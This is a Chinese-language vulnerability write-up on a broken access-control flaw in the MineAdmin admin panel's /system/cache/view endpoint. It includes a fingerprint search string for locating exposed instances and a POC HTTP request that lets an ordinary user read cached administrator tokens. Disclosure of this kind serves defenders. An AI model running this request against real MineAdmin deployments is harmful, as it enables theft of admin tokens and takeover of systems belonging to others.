

MineAdmin企业级后台管理系统view接口逻辑缺陷漏洞

MineAdmin官网：<https://doc.mineadmin.com/>

资产测绘语法：body="MineAdmin"

影响版本

MineAdmin v1.x

MineAdmin v2.x


漏洞危害

/system/cache/view处存在逻辑缺陷漏洞（垂直越权），view接口虽需登录，但缺少具体的权限标识，可通过垂直越权直接骗过系统，越权访问 Redis 缓存。通过缓存信息可查看管理员及所有用户token、crontab等高危敏感信息。


漏洞复现

POC/EXP：普通用户垂直越权访问MineAdmin:Token:1（管理员token）

```
POST /prod/system/cache/view HTTP/1.1
Host: 127.0.0.1:8888
Accept-Language: zh_CN
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Authorization: Bearer (此处替换普通用户token)
Content-Type: application/json;charset=UTF-8
Content-Length: 27
```




POC/EXP：普通用户垂直越权访问MineAdmin:crontab



以下截图对应上面截图中的jwt token证明越权成功。

普通用户jwt token



获取到的管理员用户jwt token

